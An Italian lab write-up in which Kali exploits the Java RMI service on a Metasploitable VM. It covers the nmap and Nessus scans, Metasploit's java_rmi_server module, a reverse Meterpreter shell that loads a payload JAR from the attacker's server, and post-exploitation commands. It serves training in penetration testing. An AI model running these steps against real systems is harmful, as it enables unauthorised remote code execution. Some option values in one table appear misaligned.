

---

## Java RMI Exploit

---

La nostra macchina Metaspitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. All’inizio dell’esercitazione sono stati configurati i nuovi indirizzi per le nostre due macchine.

Per la macchina target impostiamo come indirizzo ip **192.168.99.112**

```
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.99.112
netmask 255.255.255.0
network 192.168.99.0
broadcast 192.168.99.255
gateway 192.168.99.1

[ Read 15 lines ]
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

Mentre alla macchina attaccante assegniamo l’ip **192.168.99.111** e verifichiamo il ping verso meta.

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.99.111 netmask 255.255.255.0 broadcast 192.168.99.255
    inet6 fe80::a96c:2508:ee92:5fe6 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:c7:e1:36 txqueuelen 1000 (Ethernet)
    RX packets 51 bytes 4286 (4.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28 bytes 3156 (3.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 572 (572.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 572 (572.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ ping 192.168.99.112
PING 192.168.99.112 (192.168.99.112) 56(84) bytes of data.
64 bytes from 192.168.99.112: icmp_seq=1 ttl=64 time=0.364 ms
64 bytes from 192.168.99.112: icmp_seq=2 ttl=64 time=0.400 ms
^C
```

Cerchiamo in primo luogo qualche prova dell'esistenza di tale vulnerabilità sulla macchina Metasploitable.

Il primo strumento che utilizziamo è **nmap** con il modulo "service detection" **-sV** in modo da vedere i servizi attivi sulle porte scansionate; possiamo subito notare che sulla porta 1099 è presente il servizio java-rmi.

```
(kali@kali) ~
$ nmap -sV 192.168.99.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 09:48 EDT
Nmap scan report for 192.168.99.112
Host is up (0.00014s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.68 seconds

(kali@kali) ~
$
```

Che cos'è Java RMI?

L'RMI è l'acronimo di Remote Method Invocation. È la capacità per un oggetto Java di poter essere in esecuzione su un determinato computer consentendo, contemporaneamente, l'invocazione dei suoi metodi, in maniera remota su un altro computer raggiungibile attraverso la rete.

E' stata rilevata la stessa vulnerabilità tramite tool **Nessus**:



Vulnerabilities61

INFO

RMI Registry Detection

Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

See Also

<https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html>  
<http://www.nessus.org/u?b6fd7659>

Output

```
Valid response recieved for port 1099:
0x00: 51 AC ED 00 05 77 0F 01 4F 7F 5D C5 00 00 01 88      Q...W...O.]....
0x10: C3 7B 8D 4C 80 02 75 72 00 13 5B 4C 6A 61 76 61      .{.L..ur..[Ljava
0x20: 2E 6C 61 6E 67 2B 53 74 72 69 6E 67 2B AD D2 56      .lang.String;..V
0x30: E7 E9 1D 7B 47 02 00 00 70 78 70 00 00 00 00 00      ...[G...p.p....
```

To see debug logs, please visit individual host

Port ▲

Hosts

1099 / tcp / rmi\_regist...

192.168.99.112

🔗

< >

Plugin Details

Severity: Info

ID: 22227

Version: 1.22

Type: remote

Family: Service detection

Published: August 16, 2006

Modified: June 1, 2022

Risk Information

Risk Factor: None

Vulnerability Information

CPE: cpe:/a:oracle:java\_se

Asset Inventory: True

[illegible]

Una volta selezionato l'exploit con il comando info vediamo la sua descrizione:

```
Description:
This module takes advantage of the default configuration of the RMI
Registry and RMI Activation services, which allow loading classes
from any remote (HTTP) URL. As it invokes a method in the RMI
Distributed Garbage Collector which is available via every RMI
endpoint, it can be used against both rmiregistry and rmid, and
against most other (custom) RMI endpoints as well. Note that it does
not work against Java Management Extension (JMX) ports since those
do not support remote class loading, unless another RMI endpoint is
active in the same Java process. RMI method calls do not support or
require any sort of authentication.
```

In sostanza la descrizione ci dice che questo modulo sfrutta la configurazione predefinita dei servizi RMI Registry e RMI Activation, che consentono il caricamento di classi da qualsiasi URL remoto (HTTP) e che le chiamate ai metodi RMI non supportano né richiedono alcun tipo di autenticazione.

Quindi possiamo procedere con la sola configurazione del parametro **RHOST** che è l'unico obbligatorio come da indicazione della colonna **Required**.

Si usa quindi il comando **set RHOST 192.168.99.112** ovvero l'indirizzo ip della macchina target.

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ---      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS     1099            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      0.0.0.0         yes       The target port (TCP)
  SRVHOST    8080            yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SSL        false           no        Negotiate SSL for incoming connections
  SSLCert    false           no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH    false           no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.99.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.99.112
RHOST => 192.168.99.112
msf6 exploit(multi/misc/java_rmi_server) >
```

Una volta configurato l'exploit tramite il pannello di show options possiamo procedere con il comando **exploit** oppure **run**.



Fatto ciò, verrà avviata la sessione con **Meterpreter**. Il primo comando che utilizziamo è help per visualizzare i comandi da poter utilizzare all'interno della shell.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/xfFqVWC0WbyvU
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header ...
[*] 192.168.99.112:1099 - Sending RMI Call ...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 2 opened (192.168.99.111:4444 → 192.168.99.112:55593) at 2023-06-16 10:03:20 -0400

meterpreter > help

Core Commands



| Command                  | Description                                           |
|--------------------------|-------------------------------------------------------|
| ?                        | Help menu                                             |
| background               | Backgrounds the current session                       |
| bg                       | Alias for background                                  |
| bgkill                   | Kills a background meterpreter script                 |
| bglist                   | Lists running background scripts                      |
| bgrun                    | Executes a meterpreter script as a background thread  |
| channel                  | Displays information or control active channels       |
| close                    | Closes a channel                                      |
| detach                   | Detach the meterpreter session (for http/https)       |
| disable_unicode_encoding | Disables encoding of unicode strings                  |
| enable_unicode_encoding  | Enables encoding of unicode strings                   |
| exit                     | Terminate the meterpreter session                     |
| get_timeouts             | Get the current session timeout values                |
| guid                     | Get the session GUID                                  |
| help                     | Help menu                                             |
| info                     | Displays information about a Post module              |
| irb                      | Open an interactive Ruby shell on the current session |
| load                     | Load one or more meterpreter extensions               |
| machine_id               | Get the MSF ID of the machine attached to the session |
| pry                      | Open the Pry debugger on the current session          |
| quit                     | Terminate the meterpreter session                     |


```

## Stdapi: Networking Commands

Command	Description
<u>ifconfig</u>	<u>Display interfaces</u>
<u>ipconfig</u>	<u>Display interfaces</u>
<u>portfwd</u>	<u>Forward a local port to a remote service</u>
<u>resolve</u>	<u>Resolve a set of host names on the target</u>
<u>route</u>	<u>View and modify the routing table</u>

## Stdapi: System Commands

Command	Description
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getuid	Get the user that the server is running as
localtime	Displays the target system local date and time
pgrep	Filter processes by name
ps	List running processes
shell	Drop into a system command shell
<u>sysinfo</u>	<u>Gets information about the remote system, such as OS</u>

Saranno 3 i comandi che ci sveleranno la riuscita dell'exploit; infatti, tramite il comando **sysinfo** riceveremo informazioni circa il sistema (compreso il sistema operativo)

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > █
```

Tramite il comando **ifconfig** potremo visualizzare le configurazioni di rete:

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fef2:39ca
IPv6 Netmask : ::

meterpreter > █
```

Mentre grazie al comando **route** abbiamo le informazioni circa la tabella di routing.

```
meterpreter > route

IPv4 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.99.112	255.255.255.0	0.0.0.0		

```

IPv6 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fef2:39ca	::	::		

```
meterpreter > █
```

